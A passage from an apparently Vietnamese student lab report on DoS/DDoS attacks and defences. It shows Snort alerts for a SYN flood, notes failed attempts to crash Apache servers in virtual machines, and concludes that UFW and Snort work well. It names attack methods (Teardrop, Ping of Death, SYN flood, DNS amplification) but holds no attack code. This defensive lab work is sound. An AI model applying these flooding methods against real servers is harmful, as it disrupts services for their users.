Preprocessor Object: SF_POP Version 1.0 <Build 1>

commencing packet processing (pid=2806)
04/18-00:24:36.748531 [**] [1:3:0] Dos Attack Detected! - SYN Flood [**] [Priority: 0] [TCP] 120.100.93.226:20172 -> 10.0.2.6:80
04/18-00:24:36.748532 [**] [1:3:0] Dos Attack Detected! - SYN Flood [**] [Priority: 0] [TCP] 107.98.212.159:20173 -> 10.0.2.6:80
04/18-00:24:36.748532 [**] [1:3:0] Dos Attack Detected! - SYN Flood [**] [Priority: 0] [TCP] 23.34.110.190:20174 -> 10.0.2.6:80
04/18-00:24:36.748532 [**] [1:3:0] Dos Attack Detected! - SYN Flood [**] [Priority: 0] [TCP] 60.190.137.14:20175 -> 10.0.2.6:80
04/18-00:24:36.748751 [**] [1:3:0] Dos Attack Detected! - SYN Flood [**] [Priority: 0] [TCP] 68.166.195.210:20176 -> 10.0.2.6:80
04/18-00:24:36.748751 [**] [1:3:0] Dos Attack Detected! - SYN Flood [**] [Priority: 0] [TCP] 181.184.181.30:20177 -> 10.0.2.6:80
04/18-00:24:36.748974 [**] [1:3:0] Dos Attack Detected! - SYN Flood [**] [Priority: 0] [TCP] 108.66.146.147:20178 -> 10.0.2.6:80
04/18-00:24:36.748974 [**] [1:3:0] Dos Attack Detected! - SYN Flood [**] [Priority: 0] [TCP] 116.166.147.214:20179 -> 10.0.2.6:80
04/18-00:24:36.748975 [**] [1:3:0] Dos Attack Detected! - SYN Flood [**] [Priority: 0] [TCP] 149.77.6.53:20180 -> 10.0.2.6:80
04/18-00:24:36.748975 [**] [1:3:0] Dos Attack Detected! - SYN Flood [**] [Priority: 0] [TCP] 245.124.78.238:20181 -> 10.0.2.6:80
04/18-00:24:36.748976 [**] [1:3:0] Dos Attack Detected! - SYN Flood [**] [Priority: 0] [TCP] 110.59.185.94:20182 -> 10.0.2.6:80
04/18-00:24:36.748976 [**] [1:3:0] Dos Attack Detected! - SYN Flood [**] [Priority: 0] [TCP] 97.44.98.199:20183 -> 10.0.2.6:80
04/18-00:24:36.749190 [**] [1:3:0] Dos Attack Detected! - SYN Flood [**] [Priority: 0] [TCP] 42.151.226.155:20184 -> 10.0.2.6:80
04/18-00:24:36.749190 [**] [1:3:0] Dos Attack Detected! - SYN Flood [**] [Priority: 0] [TCP] 164.231.214.139:20185 -> 10.0.2.6:80
04/18-00:24:36.749191 [**] [1:3:0] Dos Attack Detected! - SYN Flood [**] [Priority: 0] [TCP] 140.102.82.39:20186 -> 10.0.2.6:80
04/18-00:24:36.749191 [**] [1:3:0] Dos Attack Detected! - SYN Flood [**] [Priority: 0] [TCP] 195.195.228.77:20187 -> 10.0.2.6:80
04/18-00:24:36.749191 [**] [1:3:0] Dos Attack Detected! - SYN Flood [**] [Priority: 0] [TCP] 105.250.123.9:20188 -> 10.0.2.6:80
04/18-00:24:36.749192 [**] [1:3:0] Dos Attack Detected! - SYN Flood [**] [Priority: 0] [TCP] 155.60.20.56:20189 -> 10.0.2.6:80
04/18-00:24:36.749422 [**] [1:3:0] Dos Attack Detected! - SYN Flood [**] [Priority: 0] [TCP] 215.102.85.245:20190 -> 10.0.2.6:80
04/18-00:24:36.749423 [**] [1:3:0] Dos Attack Detected! - SYN Flood [**] [Priority: 0] [TCP] 31.240.34.139:20191 -> 10.0.2.6:80
04/18-00:24:36.749423 [**] [1:3:0] Dos Attack Detected! - SYN Flood [**] [Priority: 0] [TCP] 11.48.210.48:20192 -> 10.0.2.6:80
04/18-00:24:36.749424 [**] [1:3:0] Dos Attack Detected! - SYN Flood [**] [Priority: 0] [TCP] 202.245.2.195:20193 -> 10.0.2.6:80
04/18-00:24:36.749424 [**] [1:3:0] Dos Attack Detected! - SYN Flood [**] [Priority: 0] [TCP] 107.35.11.13:20194 -> 10.0.2.6:80
04/18-00:24:36.749424 [**] [1:3:0] Dos Attack Detected! - SYN Flood [**] [Priority: 0] [TCP] 109.9.66.68:20195 -> 10.0.2.6:80
```

Hình 25: Snort nhận diện lượng gửi requests cực lớn đến Web Server và đưa ra cảnh báo

3.3 Kết quả và đánh giá

Sau khi thực hiện demo tấn công và phòng chống DoS, nhóm đánh giá kết quả khá hiệu quả.

Nhóm đã dành ra một tuần để thử nghiệm demo đánh sập server apache host trên máy ảo bằng Kali linux. Các lần thử của nhóm diễn ra như sau:

- Attack Apache 2.4.57 host trên Ubuntu Server
- Attack Apache 2.4.57 host trên CenOs 7
- Attack Apache 2.0.65 host trên Windows XP SP3
- Attack Apache 1.3.0 (1998) host trên Windows XP SP3
- Attack Apache 1.3.0 host trên Windows 98

Các demo trên đều không thành công đánh sập được Apache server. Có thể là do các cách tấn công này là những kiểu tấn công đã cũ và đã được khắc phục trong các bản vá mới của apache.

Mặc dù các phương thức tấn công Teardrop, Ping of Death, TCP SYN Flood, DNS Amplification không thể đánh sập trang web host nhưng vẫn có thể gây ảnh hưởng đến hiệu suất của trang web. Thông qua wireshark, nhóm đã có thể theo dõi được các gói tin bị tấn công và xác định được các địa chỉ IP gửi tấn công. Nhóm dự đoán do đây là những phương thức tấn công cũ, những hệ điều hành hay bản phân phối mới đều đã có những phương thức phòng chống mặc định cho những loại tấn công này.

Các phương thức phòng chống như thiết lập tường lửa và cài đặt hệ thống phát hiện xâm nhập (IDS) như snort cũng được chứng minh là khá hiệu quả trong việc ngăn chặn và cảnh báo tấn công DoS. Khi thử tấn công TCP SYN Flood từ máy ảo Kali, cả tường lửa và hệ thống IDS đều đã hoạt động hiệu quả để ngăn chặn và cảnh báo tấn công.



Tuy nhiên, để tăng cường hiệu quả phòng chống, cần phải cập nhật thường xuyên và đồng bộ các phương pháp mới nhất để đối phó với những hình thức tấn công DoS ngày càng phức tạp hơn. Ngoài ra, đảm bảo bảo mật cho hệ thống bằng cách cài đặt các bản vá bảo mật, giảm thiểu các lỗ hổng bảo mật trên các thiết bị mạng và hệ thống là một cách hiệu quả để giảm thiểu nguy cơ bị tấn công DoS.

Chương 4. Kết luận

Trong quá trình tìm hiểu, nhóm đã làm quen với các phương thức tấn công DoS/DDoS cơ bản như Teardrop, Ping of Death, TCP SYN Flood và DNS Amplification. Ngoài ra, cũng đã tìm hiểu về các phương thức phòng chống DoS/DDoS, như thiết lập tường lửa UFW, cài đặt hệ thống phát hiện xâm nhập Snort, những công cụ hữu ích trong quá trình phát hiện và phòng chống các cuộc tấn công mạng.

Để tìm hiểu sâu hơn về các phương thức phòng chống, nhóm đã thực hiện quá trình demo thông qua ứng dụng VirtualBox và sử dụng các máy ảo kết nối với nhau. Và quá trình tấn công và phòng chống được theo dõi thông qua Wireshark, file log của UFW và cảnh báo của Snort. Điều này giúp cho nhóm hiểu rõ hơn về quá trình xảy ra các cuộc tấn công, cách thức các gói tin được truyền tải qua mạng, từ đó đưa ra những phương án phòng chống hiệu quả hơn.

Tổng kết lại, quá trình tìm hiểu và demo các phương thức tấn công và phòng chống DoS/DDoS đã giúp cho nhóm có cái nhìn tổng quan về một trong những mối đe dọa lớn đối với hệ thống mạng. Với sự tiến bộ của công nghệ, các cuộc tấn công DoS/DDoS ngày càng trở nên phức tạp, nguy hiểm hơn và việc bảo vệ hệ thống khỏi các cuộc tấn công DoS/DDoS là một nhiệm vụ liên tục mà chúng ta cần liên tục nghiên cứu và cập nhật các phương pháp phòng chống mới nhất để đảm bảo an toàn.

Tài liệu

- [1] Mất bảo, *DDos/Dos là gì? Cách phòng chống tấn công DDos*, <https://wiki.matbao.net/ddos-dos-la-gi-cach-phong-chong-tan-cong-ddos/>.
- [2] sankethj, *Detect Dos, ping etc.. using SNORT*, <https://dev.to/sankethj/detect-dos-ping-etc-using-snort-4gab>.
- [3] Mukhaddin Beshkov, *Teardrop Attack - What is it?*, <https://www.wallarm.com/what/teardrop-attack-what-is-it>.
- [4] Paloaltonetworks, *What is a denial of service attack (DoS)?*, <https://www.paloaltonetworks.com/cyberpedia/what-is-a-denial-of-service-attack-dos>.
- [5] Paloaltonetworks, *What is a Distributed Denial of Service Attack (DDoS)?*, <https://www.paloaltonetworks.com/cyberpedia/what-is-a-ddos-attack>.
- [6] Cloudns.net, *What is a teardrop attack?*, https://www.cloudns.net/blog/what-is-teardrop-attack-and-how-to-protect-ourselves/#Teardrop_attack_explained.
- [7] Wikipedia, *IPv4*, https://en.wikipedia.org/wiki/Internet_Protocol_version_4.
- [8] fortinet.com, *Ping of death explain*, <https://www.fortinet.com/resources/cyberglossary/ping-of-death>.
- [9] ONET IDC, *hping3 flood DDoS*, <https://onet.com.vn/hping3-flood-ddos.html>.
- [10] Noction, *DDoS Amplification Attacks*, <https://www.noction.com/blog/ddos-amplification-attacks>.